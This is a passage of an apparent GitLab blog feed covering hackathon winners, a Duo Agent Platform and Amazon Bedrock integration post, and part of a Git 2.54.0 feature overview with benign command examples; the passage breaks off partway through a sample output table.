&quot;This feels like a product, not a hackathon project.&quot;</p><h3 id="google-cloud-winners">Google Cloud winners</h3><p><a href="https://devpost.com/software/gitdefender" rel="">Gitdefender</a> won the Google Cloud Grand Prize. It works inside code review workflows, finding and fixing security issues. It spots the bug, writes the fix, and opens the code review. No developer needs to step in.</p><p><a href="https://devpost.com/software/aegis-2m1oq0" rel="">Aegis</a> won the Google Cloud Runner Up. It gives AI-powered explanations for every decision it makes, deployed to Google Cloud and ready for production use.</p><h3 id="anthropic-winners">Anthropic winners</h3><p><a href="https://devpost.com/software/graphdev" rel="">GraphDev</a> won the Anthropic Grand Prize. It maps code links and shows how systems change over time. Judge Aboobacker MK (GitLab) noted it was &quot;in sync with our work on GitLab knowledge graph.&quot; Judge Ayush Billore (GitLab) wrote: &quot;Loved the demo and UX, super useful for understanding how the system evolved and what gets impacted by changes.&quot; You can see the full impact of a change before you make it.</p><p><a href="https://devpost.com/software/pipeheal" rel="">DocSync</a> won the Anthropic Runner Up. It uses three agents: Detector, Writer, and Reviewer. If DocSync is confident in the fix, it opens a code review. If not, it creates an issue for a human to check.</p><h2 id="category-winners">Category winners</h2><h3 id="most-technically-impressive">Most Technically Impressive</h3><p>Database migrations break things. <a href="https://devpost.com/software/time-traveler-w3cxp0" rel="">Time-Traveler</a> creates a safe copy of your production setup, runs the migration against that copy, and reports the result. It runs five agents connected by a bridge, with real Google Cloud deployment, real PostgreSQL migrations, and real data.</p><h3 id="most-impactful">Most Impactful</h3><p><a href="https://devpost.com/software/redagent" rel="">RedAgent</a> checks AI-generated security reports, closing the trust gap between AI findings and developer action. If your team uses AI for security scanning, you know this problem. I have seen teams dismiss AI findings because they could not verify them. RedAgent gives teams a way to check AI output before it reaches developers.</p><h3 id="easiest-to-use">Easiest to Use</h3><p><a href="https://devpost.com/software/launch-control-bgp8az" rel="">Launch Control</a> delivers polished UX and solid infrastructure, and scored well on sustainability too.</p><h2 id="the-sustainability-signal">The sustainability signal</h2><p>Five projects won prizes or bonuses for environmental impact. Software delivery has a carbon cost as CI/CD pipelines, but now LLMs also run compute at scale. We created the Green Agent category to challenge developers to measure and reduce that footprint. Stacy Cline and Kim Buncle from GitLab&#39;s sustainability team helped judge the Green Agent category.</p><h3 id="green-agent-prize">Green Agent prize</h3><p><a href="https://devpost.com/software/greenpipe" rel="">GreenPipe</a> scans CI/CD pipelines for environmental impact and produces carbon footprint reports. Judges Kim Buncle and Rajesh Agadi (Google) both backed the project.</p><h3 id="sustainable-design-bonus">Sustainable Design bonus</h3><p>Sustainable Design bonuses were awarded to the projects with exceptional sustainability practices in their design, from model optimization techniques to energy-efficient architecture choices.</p><ul><li><a href="https://devpost.com/software/bugflow-ai-regression-detective-ci-optimizer" rel="">BugFlow</a> turned one bug report into 10 fixes in 20 minutes.</li><li><a href="https://devpost.com/software/delta-cyber-reasoning-system" rel="">DELTA Cyber Reasoning</a> is automated fuzz testing for security.</li><li><a href="https://devpost.com/software/carbonlint" rel="">CarbonLint</a> applied code analysis to energy use.</li><li><a href="https://devpost.com/software/tfguardian" rel="">TFGuardian</a> features a carbon footprint analyzer, among other agents.</li></ul><p>Congratulations on all the Sustainable Design bonus winners!</p><p>Judge Jens-Joris Decorte (TechWolf) cited the result: Costs dropped from $556 to $18 per month, a 96% carbon cut (that is a $538 monthly saving with a sustainability label on it).</p><h2 id="honorable-mentions-and-the-long-tail">Honorable mentions and the long tail</h2><p>Six projects received honorable mentions:</p><ul><li><a href="https://devpost.com/software/securitymonkey" rel="">SecurityMonkey</a> injects known vulnerabilities into a test branch and scores how well your security scanners catch them.</li><li><a href="https://devpost.com/software/stregent" rel="">stregent</a> monitors CI/CD pipelines and lets developers investigate and merge fixes from WhatsApp without opening a laptop.</li><li><a href="https://devpost.com/software/compliance-sentinel-autonomous-devsecops-governance" rel="">Compliance Sentinel</a> scores every merge request for compliance risk and blocks the merge if critical violations are detected.</li><li><a href="https://devpost.com/software/carbon-tracker-ij25kf" rel="">Carbon Tracker</a> calculates the carbon footprint of each CI/CD pipeline job and posts optimization tips on the merge request.</li><li><a href="https://devpost.com/software/docuguard" rel="">RepoWarden</a> is the first Living Specification Engine, an AI system that captures why code was written, not just what it does.</li><li><a href="https://devpost.com/software/mr-compliance-auditor" rel="">MR Compliance Auditor</a> collects evidence across merge requests, maps it to SOC 2 controls, and streams compliance scores to a live dashboard.</li></ul><p>My favorite quote from the judging came from Luca Chun Lun Lit (Anthropic), who described stregent&#39;s mobile-first approach: &quot;Being able to essentially code from your phone is a next level in the engineering experience.&quot;</p><blockquote><p>Explore the 600+ entries in the <a href="https://gitlab.devpost.com/project-gallery" rel="">project gallery</a>.</p></blockquote><h2 id="what-comes-next">What comes next</h2><p>Every agent in this hackathon worked within a single project. They still delivered impressive results. Some participants ran a local knowledge graph alongside their agents to surface code relationships and dependencies within the repo. LORE captures project history. Gitdefender finds vulnerabilities. Pairing agents with richer local context is already helping contributors build sharper tools. The next hackathon will build on what contributors are already doing with richer context. Sign up on <a href="https://contributors.gitlab.com/" rel="">contributors.gitlab.com</a> to be the first to know when details drop.</p><h2 id="get-started">Get started</h2><p>A special thanks to Lee Tickett (GitLab) and Mattias Michaux (GitLab) for orchestrating the orchestrators and innovators behind this hackathon!</p><p>Thank you to every developer who submitted. Nearly 7,000 of you showed what GitLab Duo Agent Platform can do when a community decides to build. I am proud of what you built here, and I cannot wait to see what you build next.</p><p>Build your own agent on <a href="https://docs.gitlab.com/user/duo_agent_platform/" rel="">GitLab Duo Agent Platform</a>. Browse community-built agents in the <a href="https://docs.gitlab.com/user/duo_agent_platform/ai_catalog/" rel="">AI Catalog</a>. You orchestrate. AI accelerates.</p>]]></content>
        <author>
            <name>Nick Veenhof</name>
            <uri>https://about.gitlab.com/blog/authors/nick-veenhof/</uri>
        </author>
        <published>2026-04-22T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab Patch Release: 18.11.1, 18.10.4, 18.9.6]]></title>
        <id>https://docs.gitlab.com/releases/patches/patch-release-gitlab-18-11-1-released/</id>
        <link href="https://docs.gitlab.com/releases/patches/patch-release-gitlab-18-11-1-released/"/>
        <updated>2026-04-22T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>Discover what&#39;s in this latest patch release.</p>]]></content>
        <published>2026-04-22T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[GitLab + Amazon: Platform orchestration on a trusted AI foundation]]></title>
        <id>https://about.gitlab.com/blog/gitlab-amazon-platform-orchestration-on-a-trusted-ai-foundation/</id>
        <link href="https://about.gitlab.com/blog/gitlab-amazon-platform-orchestration-on-a-trusted-ai-foundation/"/>
        <updated>2026-04-21T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>If your team runs GitLab and has a strong AWS practice, a new combination of Duo Agent Platform and Amazon Bedrock is just for you. The model is simple: GitLab acts as your orchestration layer to help accelerate your entire software lifecycle with agentic AI, and Bedrock is designed to provide a secure, compliant foundation model layer with AI inference behind the scenes.</p><p>GitLab Duo Agent Platform enables you to handle planning, merge pipelines, security scanning, vulnerability remediation, and more as part of your GitLab workflows, while the GitLab AI Gateway routes model calls to Bedrock (or GitLab-managed Bedrock-backed endpoints, depending on your setup). That means you can build on the identity and access management (IAM) policies, virtual private cloud (VPC) boundaries, regional controls, and cloud spend commitments you already have in AWS.</p><p>If you already use Amazon Bedrock and want AI to help inside the work you already do in GitLab, not in yet another standalone chat tool, this is the pairing for you.</p><p>In this article, we look at the real problem many teams face today: AI is fragmented, data paths are fuzzy, and Bedrock investment gets underused when AI sits outside the software development lifecycle. Then we break down your deployment options for GitLab Duo Agent Platform:</p><ul><li>Integrated with self-hosted models on Amazon Bedrock for GitLab Self-Managed deployments and self-hosted AI gateway</li><li>Integrated with GitLab-operated models on Amazon Bedrock (with GitLab-owned keys) for GitLab Self-Managed deployments and GitLab-hosted AI gateway</li><li>Integrated with GitLab-operated models on Amazon Bedrock (with GitLab-owned keys) for GitLab.com instances and GitLab-hosted AI gateway</li></ul><p>We wrap with a summary on how this approach helps avoid shadow AI and point-tool sprawl without creating a parallel tech stack for AI tooling.</p><h2 id="ai-everywhere-control-nowhere">AI everywhere, control nowhere</h2><p>Somewhere in your company right now, software teams might be using an AI tool that your security team hasn&#39;t approved. Prompt data might be leaving your environment through a path no one has fully mapped. And your organization’s Amazon Bedrock investment might be underused while individual teams expense separate AI tools, pulling workloads and cloud spend away from the platforms you’ve already committed to.</p><p>Instead of being a people problem, this might be an architecture problem. And it surfaces the same three constraints in nearly every enterprise:</p><p><strong>Operational fragmentation.</strong> Each team, or sometimes even an individual developer, picks their own development toolset, including AI tooling and model selection. That fragmentation makes end-to-end governance within the software development lifecycle nearly impossible.</p><p><strong>Security and sovereignty.</strong> Where does prompt and code data actually flow? Who owns the logs?</p><p><strong>Cloud spend optimization.</strong> Commitments to key cloud providers like AWS are diluted as workloads and AI usage drift to point tools outside of customers’ existing agreements.</p><p>GitLab Duo Agent Platform and Amazon Bedrock help solve this together. The division of labor is straightforward: Duo Agent Platform owns the workflow orchestration with agentic AI for software development, Bedrock owns the inference layer and hosts approved foundational models, and your organization has full control over the data and policy boundaries you already defined in AWS. Three jobs, three owners, no fragmentation.</p><h2 id="gitlab-duo-agent-platform-the-agentic-control-plane">GitLab Duo Agent Platform: The agentic control plane</h2><p>GitLab Duo Agent Platform is GitLab&#39;s agentic AI layer: a framework of specialized agents and flows that operate simultaneously and in-parallel, going beyond the traditional stage-based handoffs  and helping automate work across the entire software lifecycle. Rather than a single assistant responding to prompts, Duo Agent Platform enables teams to orchestrate many AI agents asynchronously using unified data and project context, including issues, merge requests, pipelines, and security findings. Linear workflows are turned into coordinated, continuous collaboration between software teams and their AI agents, at scale.</p><p>With that control plane in place, the natural next question is which AI foundation should power these agents. For customers who run GitLab Self-Managed on AWS and need inference traffic, prompt data, and logs to also stay within their AWS environment along with their software lifecycle data, Amazon Bedrock acting as the AI inference layer is the natural fit.</p><h2 id="amazon-bedrock-the-trusted-ai-foundation">Amazon Bedrock: The trusted AI foundation</h2><p>Amazon Bedrock is a fully managed, serverless foundation model layer that runs entirely within your AWS environment. Customer data stays in the customer&#39;s AWS account: inputs and outputs are encrypted in transit and at rest, never shared with model providers, and never used to train base models. Bedrock carries compliance certifications across GDPR, HIPAA, and FedRAMP High, covering many regulated industry requirements out of the box. Teams can also bring fine-tuned models from elsewhere via Custom Model Import and deploy them alongside native Bedrock models through the same infrastructure, without managing separate deployment pipelines. Bedrock Guardrails adds configurable safeguards across all models for content filtering, hallucination detection, and sensitive data protection.</p><p>Together, GitLab Duo Agent Platform and Bedrock consolidate DevSecOps orchestration and AI model governance, helping eliminate the fragmentation that happens when teams roll out AI tools independently.</p><h2 id="choosing-your-deployment-path">Choosing your deployment path</h2><p>The integration delivers the same core GitLab Duo Agent Platform capabilities regardless of how it is deployed. What varies is who runs GitLab, who operates the AI Gateway, and whose Bedrock account the inference runs through. The right pattern depends on where your organization already operates.</p><p>At a high level, the integration has three main components:</p><ul><li><strong>GitLab Duo Agent Platform:</strong> agentic workflows embedded across the software development lifecycle</li><li><strong>AI Gateway (GitLab-managed or self-hosted):</strong> the abstraction layer between Duo Agent Platform and the foundational model backend</li><li><strong>Amazon Bedrock:</strong> the AI model and inference substrate</li></ul><p><img alt="Deployment of GitLab and AWS Bedrock" src="https://res.cloudinary.com/about-gitlab-com/image/upload/v1776362365/udmvmv2efpmwtkxgydch.png" /></p><p>Choosing a deployment pattern is informed by where an organization wants to place the levers of control. The patterns below are designed to meet teams where they already are, whether that&#39;s SaaS-first, self-managed for compliance, or all-in on AWS with existing Bedrock investments.</p><table><thead><tr><th align="left">Deployment Model</th><th align="left">GitLab.com instance with GitLab-hosted AI Gateway with GitLab-operated Bedrock models</th><th align="left">GitLab Self-Managed with GitLab-hosted AI Gateway with GitLab-operated Bedrock models</th><th align="left">GitLab Self-Managed  with self-hosted AI Gateway and customer-operated Bedrock models</th></tr></thead><tbody><tr><td align="left"><strong>Ideal if you:</strong></td><td align="left">Are primarily on GitLab.com and don’t want to self-host AI gateway and Bedrock models</td><td align="left">Need GitLab Self-Managed for compliance and operational reasons but don’t want to manage AI layer</td><td align="left">Are AWS-centric with existing Bedrock usage and strict data/control needs</td></tr><tr><td align="left"><strong>Key Benefits</strong></td><td align="left">Fastest, turnkey way to get Duo Agent Platform workflows: GitLab runs GitLab.com, the AI Gateway, integrated with Bedrock AI models.</td><td align="left">Keep GitLab deployed in your own environment while consuming Bedrock models via a GitLab-managed AI Gateway, combining deployment control with simplified AI operations.</td><td align="left">Run GitLab and AI Gateway in your AWS account, reuse existing IAM/VPC/regions, keep logs and data in your environment, and draw Bedrock usage from your existing AWS spend commitments.</td></tr></tbody></table><h2 id="how-customers-use-gitlab-duo-agent-platform-with-amazon-bedrock">How customers use GitLab Duo Agent Platform with Amazon Bedrock</h2><p>Platform teams can use GitLab Duo Agent Platform with Amazon Bedrock to standardize which models handle code suggestions, security analysis, and pipeline remediation. This helps enforce guardrails and logging centrally rather than letting individual teams adopt separate tools independently.</p><p>Security workflows see particular benefit. GitLab Duo Agent Platform agents can propose and validate fixes for security findings within GitLab, helping reduce the manual triage work developers would otherwise handle outside the platform.</p><p>For enterprises already committed to AWS, routing AI workloads through Bedrock from within GitLab enables you to keep developer AI usage aligned with existing cloud agreements rather than generating separate, unplanned spend.</p><h2 id="closing-the-loop">Closing the loop</h2><p>The constraints that slow enterprise AI adoption are often not technical. They are organizational: fragmented tooling, ungoverned data flows, and cloud spend that never consolidates. Those are the problems that can stall AI programs even after the pilots succeed.</p><p>GitLab Duo Agent Platform and Amazon Bedrock help address each one directly. Platform teams get consistent governance, auditability, and standardized paths for AI usage across the software development lifecycle. Development teams get streamlined, agentic workflows that feel native to GitLab. And AWS-centric organizations get to extend their existing Bedrock investment rather than build parallel AI infrastructure alongside it.</p><p>The result is an AI program that scales without fragmenting. Governance and velocity on the same stack, serving the same teams, under policies the organization already owns.</p><blockquote><p>To explore which deployment pattern is right for your organization and how to align GitLab Duo Agent Platform and Amazon Bedrock with your existing AWS strategy, <a href="https://about.gitlab.com/sales/" rel="">contact the GitLab sales team</a> and we’ll help you design and implement the best architecture for your environment. You can also <a href="https://about.gitlab.com/partners/technology-partners/aws/" rel="">visit our AWS partner page</a> to learn more.</p></blockquote>]]></content>
        <author>
            <name>Joe Mann</name>
            <uri>https://about.gitlab.com/blog/authors/joe-mann/</uri>
        </author>
        <author>
            <name>Mark Kriaf</name>
            <uri>https://about.gitlab.com/blog/authors/mark-kriaf/</uri>
        </author>
        <published>2026-04-21T00:00:00.000Z</published>
    </entry>
    <entry>
        <title type="html"><![CDATA[What’s new in Git 2.54.0?]]></title>
        <id>https://about.gitlab.com/blog/whats-new-in-git-2-54-0/</id>
        <link href="https://about.gitlab.com/blog/whats-new-in-git-2-54-0/"/>
        <updated>2026-04-20T00:00:00.000Z</updated>
        <content type="html"><![CDATA[<p>The Git project recently released <a href="https://lore.kernel.org/git/xmqqa4uxsjrs.fsf@gitster.g/T/#u" rel="">Git 2.54.0</a>. Let&#39;s look at a few notable highlights from this release, which includes contributions from the Git team at GitLab.</p><h2 id="pluggable-object-databases">Pluggable Object Databases</h2><p>Git already has the ability to store references with either the &quot;files&quot; backend or with the <a href="https://about.gitlab.com/blog/a-beginners-guide-to-the-git-reftable-format/" rel="">&quot;reftable&quot; backend</a>. This is achieved by having proper abstractions in Git that allows us to have different backends.</p><p>But references are just one of the two important types of data that are stored in repositories, with the other being objects. Objects are stored in the object database, and each object database in turn consists of multiple object sources where objects can be read from or written to. Each object source either stores individual objects as so-called &quot;loose&quot; objects, or compresses multiple objects into a &quot;packfile&quot; in your <code className="">.git/objects</code> directory.</p><p>Until now, however, these sources did not have a proper abstraction boundary, so the storage format for objects is completely hardcoded into Git. But this is finally changing with pluggable object databases! The concept is straightforward and similar to how we did this for references in the past: Instead of having hardcoded code paths for how to store objects, we introduce an abstraction boundary that allows us to have different backends for storing objects.</p><p>While the idea is simple, the implementation is not, as we have hardcoded assumptions about the storage formats used in Git all over the place. In fact, we have started working on this topic in Git 2.48, which was released in January 2025. Initially, we focused on making object-related subsystems self-contained and creating proper subsystems for the existing backends that we had in Git.</p><p>With Git 2.54, we have now reached a milestone: The object database backend is now pluggable. Not all of Git&#39;s functionality is covered yet, but introducing an alternate backend that handles a meaningful subset of operations is now a realistic undertaking.</p><p>For now, only local workflows like creating commits, showing commit graphs, or performing merges will work with such an alternative implementation. This notably excludes anything that interacts with a remote, such as when you want to fetch or push changes. Regardless, this is the culmination of almost two years of work spanning across almost 400 commits that have been merged upstream, and we will of course continue to iterate on this effort.</p><p>So why does this matter? The idea is that it becomes practical to introduce new storage formats into Git. Examples could be:</p><ul><li>A storage format that is able to store large binary files more efficiently
than packfiles do today</li><li>A storage format that is custom-tailored for GitLab to ensure that we can
serve repositories to our users even more efficiently than we currently can</li></ul><p>This is a large-scale effort that is likely to shape the future of Git and GitLab.</p><p><em>This project was led by <a href="https://gitlab.com/pks-gitlab" rel="">Patrick Steinhardt</a>.</em></p><h2 id="easier-editing-of-your-commit-history">Easier editing of your commit history</h2><p>In many software development projects it is common practice for developers to not only polish the code they want to contribute, but to also polish the commit history so that it becomes easy to review. The result is a set of small and atomic commits that each do one thing, with a good commit message that describes the intent of the commit as well as specific nuances.</p><p>Of course, more often than not, these atomic commits are not something that just happens naturally during the development process. Instead, the author of the changes will gain a better understanding of what they are while iterating on them, and the way to split up the commits will become clearer over time. Furthermore, the subsequent review process may result in feedback that requires changes to the crafted commits.</p><p>The consequence of this process is that the developer will have to rewrite their commit history many times during the development process. Historically, Git has allowed for this use case via <a href="https://git-scm.com/docs/git-rebase#_interactive_mode" rel="">interactive rebases</a>. These interactive rebases are an extremely powerful tool: They let you reorder commits, rewrite commit messages, squash multiple commits together, or perform arbitrary edits of any commit.</p><p>But they are also somewhat arcane and hard to understand. The user needs to figure out the base commit for the rebase, they need to understand how to edit a somewhat obscure &quot;instruction sheet,&quot; and they need to be aware of how the stateful rebasing process works. For example, users are presented with an instruction sheet similar to the following when rebasing a topic branch:</p><pre className="language-shell shiki shiki-themes github-light" code="pick b60623f382 # t: detect errors outside of test cases # empty
pick b80cb55882 # t: prepare `test_match_signal ()` calls for `set -e`
pick 5ffe397f30 # t: prepare `test_must_fail ()` for `set -e`
pick 5e9b0cf5e1 # t: prepare `stop_git_daemon ()` for `set -e`
pick 299561e7a2 # t: prepare `git config --unset` calls for `set -e`
pick ed0e7ca2b5 # t: detect errors outside of test cases
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">pick</span><span style="--shiki-default:#032F62"> b60623f382</span><span style="--shiki-default:#6A737D"> # t: detect errors outside of test cases # empty
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">pick</span><span style="--shiki-default:#032F62"> b80cb55882</span><span style="--shiki-default:#6A737D"> # t: prepare `test_match_signal ()` calls for `set -e`
</span></span><span class="line" line="3"><span style="--shiki-default:#6F42C1">pick</span><span style="--shiki-default:#032F62"> 5ffe397f30</span><span style="--shiki-default:#6A737D"> # t: prepare `test_must_fail ()` for `set -e`
</span></span><span class="line" line="4"><span style="--shiki-default:#6F42C1">pick</span><span style="--shiki-default:#032F62"> 5e9b0cf5e1</span><span style="--shiki-default:#6A737D"> # t: prepare `stop_git_daemon ()` for `set -e`
</span></span><span class="line" line="5"><span style="--shiki-default:#6F42C1">pick</span><span style="--shiki-default:#032F62"> 299561e7a2</span><span style="--shiki-default:#6A737D"> # t: prepare `git config --unset` calls for `set -e`
</span></span><span class="line" line="6"><span style="--shiki-default:#6F42C1">pick</span><span style="--shiki-default:#032F62"> ed0e7ca2b5</span><span style="--shiki-default:#6A737D"> # t: detect errors outside of test cases
</span></span></code></pre><p>So while interactive rebases are powerful, they are also quite intimidating for the average user.</p><p>It doesn&#39;t have to be this way, though. Tools like <a href="https://www.jj-vcs.dev/latest/" rel="">Jujutsu</a> provide interfaces that are much easier to use compared to Git, as you can for example simply execute <code className="">jj split</code> to split up a commit into two commits. With Git and interactive rebases, this use case requires a lot of different steps with confusing command line arguments.</p><p>We have thus taken inspiration from Jujutsu and have introduced a new git-history(1) command into Git that is the foundation for better history editing. For now, this command has two subcommands:</p><ul><li><code className="">git history reword</code> allows you to easily rewrite a commit message. You simply
give it the commit whose message you want to reword, Git asks you for the new
commit message, and that&#39;s it.</li><li><code className="">git history split</code> allows you to split up a commit into two, which is
inspired by <code className="">jj split</code>. You give it a commit, Git asks you which changes to
stage into which commit and for the two commit messages, and then you&#39;re done.</li></ul><p>This is of course only a start, and we want to add additional subcommands over time. For example:</p><ul><li><code className="">git history fixup</code> to take staged changes and automatically amend them to a
specific commit</li><li><code className="">git history drop</code> to remove a commit</li><li><code className="">git history reorder</code> to reorder the sequence of commits</li><li><code className="">git history squash</code> to squash a range of commits</li></ul><p>But that&#39;s not all! In addition to making history editing easy, this new command also knows to automatically rebase all of your local branches that previously included this commit. So that means that you can even edit a commit that is not on the current branch, and all branches that contain the commit will be rewritten.</p><p>It may seem puzzling at first that Git is automatically rebasing dependent branches, as that is a significant diversion from how git-rebase(1) works. But this is part of a bigger effort to bring better support for Stacked Diffs to Git, which are a way to create a series of multiple dependent branches that can be reviewed independently, but that together work towards a bigger goal.</p><p><em>This project was led by <a href="https://gitlab.com/pks-gitlab" rel="">Patrick Steinhardt</a> with support from <a href="https://github.com/newren" rel="">Elijah Newren</a>.</em></p><h2 id="a-native-replacement-for-git-sizer1">A native replacement for git-sizer(1)</h2><p>The size of a Git repository is an important factor that determines how well Git and GitLab can handle it. But size alone is not the only factor, as the performance of a repository is ultimately a combination of multiple different dimensions:</p><ul><li>The depth of the commit history</li><li>The shape of the directory structure</li><li>The size of files stored in the repository</li><li>The number of references</li></ul><p>These are only some of the dimensions one needs to consider when trying to predict whether Git will be able to handle a repository well.</p><p>But while it is clear that the mere repository size is insufficient, Git itself does not provide any tooling that gives the user an easy overview of these metrics. Instead, users are forced to rely on third-party tools like <a href="https://github.com/github/git-sizer" rel="">git-sizer(1)</a> to fill this gap. This tool does an excellent job at surfacing this information, but it is not part of Git itself and thus needs to be installed separately.</p><p>Observability of repository internals is critical to us at GitLab, so we introduced a <a href="https://about.gitlab.com/blog/whats-new-in-git-2-52-0/#new-subcommand-for-git-repo1-to-display-repository-metrics" rel="">new <code className="">git repo structure</code> command into Git 2.52</a> to display repository metrics, which we have extended in Git 2.53 to <a href="https://about.gitlab.com/blog/whats-new-in-git-2-53-0/#more-data-collected-in-git-repo-structure" rel="">show inflated and disk sizes for objects by type</a>.</p><p>In Git 2.54, we are now iterating some more on this command so that we don&#39;t only show the overall size, but also show the largest objects by type:</p><pre className="language-shell shiki shiki-themes github-light" code="$ git clone https://gitlab.com/git-scm/git.git
$ cd git
$ git repo structure
Counting objects: 410445, done.
| Repository structure      | Value       |
| ------------------------- | ----------- |
| * References              |             |
|   * Count                 |    1.01 k   |
|     * Branches            |       1     |
|     * Tags                |    1.00 k   |
|     * Remotes             |       9     |
|     * Others              |       0     |
|                           |             |
| * Reachable objects       |             |
|   * Count                 |  410.45 k   |
|     * Commits             |   83.99 k   |
|     * Trees               |  164.46 k   |
|     * Blobs               |  161.00 k   |
|     * Tags                |    1.00 k   |
|   * Inflated size         |    7.46 GiB |
|     * Commits             |   57.53 MiB |
|     * Trees               |    2.33 GiB |
|     * Blobs               |    5.07 GiB |
|     * Tags                |  737.48 KiB |
|   * Disk size             |  181.37 MiB |
|     * Commits             |   33.11 MiB |
|     * Trees               |   40.58 MiB |
|     * Blobs               |  107.11 MiB |
|     * Tags                |  582.67 KiB |
|                           |             |
| * Largest objects         |             |
|   * Commits               |             |
|     * Maximum size    [1] |   17.23 KiB |
|     * Maximum parents [2] |      10     |
|   * Trees                 |             |
|     * Maximum size    [3] |   58.85 KiB |
|     * Maximum entries [4] |    1.18 k   |
|   * Blobs                 |             |
|     * Maximum size    [5] | 1019.51 KiB |
|   * Tags                  |             |

|     * Maximum size    [6] |    7.13 KiB |

[1] f6ecb603ff8af608a417d7724727d6bc3a9dbfdf
[2] 16d7601e176cd53f3c2f02367698d06b85e08879
[3] 203ee97047731b9fd3ad220faa607b6677861a0d
[4] 203ee97047731b9fd3ad220faa607b6677861a0d
[5] aa96f8bc361fd84a1459440f1e7de02ab0dc3543
[6] 07e38db6a5a03690034d27104401f6c8ea40f1fc
" language="shell" meta="" style=""><code><span class="line" line="1"><span style="--shiki-default:#6F42C1">$</span><span style="--shiki-default:#032F62"> git</span><span style="--shiki-default:#032F62"> clone</span><span style="--shiki-default:#032F62"> https://gitlab.com/git-scm/git.git
</span></span><span class="line" line="2"><span style="--shiki-default:#6F42C1">$</span><span style="--shiki-default:#032F62"> cd</span><span style="--shiki-default:#032F62"> git
</span></span><span class="line" line="3"><span style="--shiki-default:#6F42C1">$</span><span style="--shiki-default:#032F62"> git</span><span style="--shiki-default:#032F62"> repo</span><span style="--shiki-default:#032F62"> structure
</span></span><span class="line" line="4"><span style="--shiki-default:#6F42C1">Counting</span><span style="--shiki-default:#032F62"> objects:</span><span style="--shiki-default:#032F62"> 410445,</span><span style="--shiki-default:#032F62"> done.
</span></span><span class="line" line="5"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> Repository</span><span style="--shiki-default:#032F62"> structure</span><span style="--shiki-default:#D73A49">      |</span><span style="--shiki-default:#6F42C1"> Value</span><span style="--shiki-default:#D73A49">       |
</span></span><span class="line" line="6"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> -------------------------</span><span style="--shiki-default:#D73A49"> |</span><span style="--shiki-default:#6F42C1"> -----------</span><span style="--shiki-default:#D73A49"> |
</span></span><span class="line" line="7"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> *</span><span style="--shiki-default:#032F62"> References</span><span style="--shiki-default:#D73A49">              |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="8"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Count</span><span style="--shiki-default:#D73A49">                 |</span><span style="--shiki-default:#6F42C1">    1.01</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="9"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Branches</span><span style="--shiki-default:#D73A49">            |</span><span style="--shiki-default:#6F42C1">       1</span><span style="--shiki-default:#D73A49">     |
</span></span><span class="line" line="10"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Tags</span><span style="--shiki-default:#D73A49">                |</span><span style="--shiki-default:#6F42C1">    1.00</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="11"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Remotes</span><span style="--shiki-default:#D73A49">             |</span><span style="--shiki-default:#6F42C1">       9</span><span style="--shiki-default:#D73A49">     |
</span></span><span class="line" line="12"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Others</span><span style="--shiki-default:#D73A49">              |</span><span style="--shiki-default:#6F42C1">       0</span><span style="--shiki-default:#D73A49">     |
</span></span><span class="line" line="13"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#D73A49">                           |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="14"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1"> *</span><span style="--shiki-default:#032F62"> Reachable</span><span style="--shiki-default:#032F62"> objects</span><span style="--shiki-default:#D73A49">       |</span><span style="--shiki-default:#D73A49">             |
</span></span><span class="line" line="15"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">   *</span><span style="--shiki-default:#032F62"> Count</span><span style="--shiki-default:#D73A49">                 |</span><span style="--shiki-default:#6F42C1">  410.45</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="16"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Commits</span><span style="--shiki-default:#D73A49">             |</span><span style="--shiki-default:#6F42C1">   83.99</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="17"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Trees</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#6F42C1">  164.46</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="18"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Blobs</span><span style="--shiki-default:#D73A49">               |</span><span style="--shiki-default:#6F42C1">  161.00</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
</span></span><span class="line" line="19"><span style="--shiki-default:#D73A49">|</span><span style="--shiki-default:#6F42C1">     *</span><span style="--shiki-default:#032F62"> Tags</span><span style="--shiki-default:#D73A49">                |</span><span style="--shiki-default:#6F42C1">    1.00</span><span style="--shiki-default:#032F62"> k</span><span style="--shiki-default:#D73A49">   |
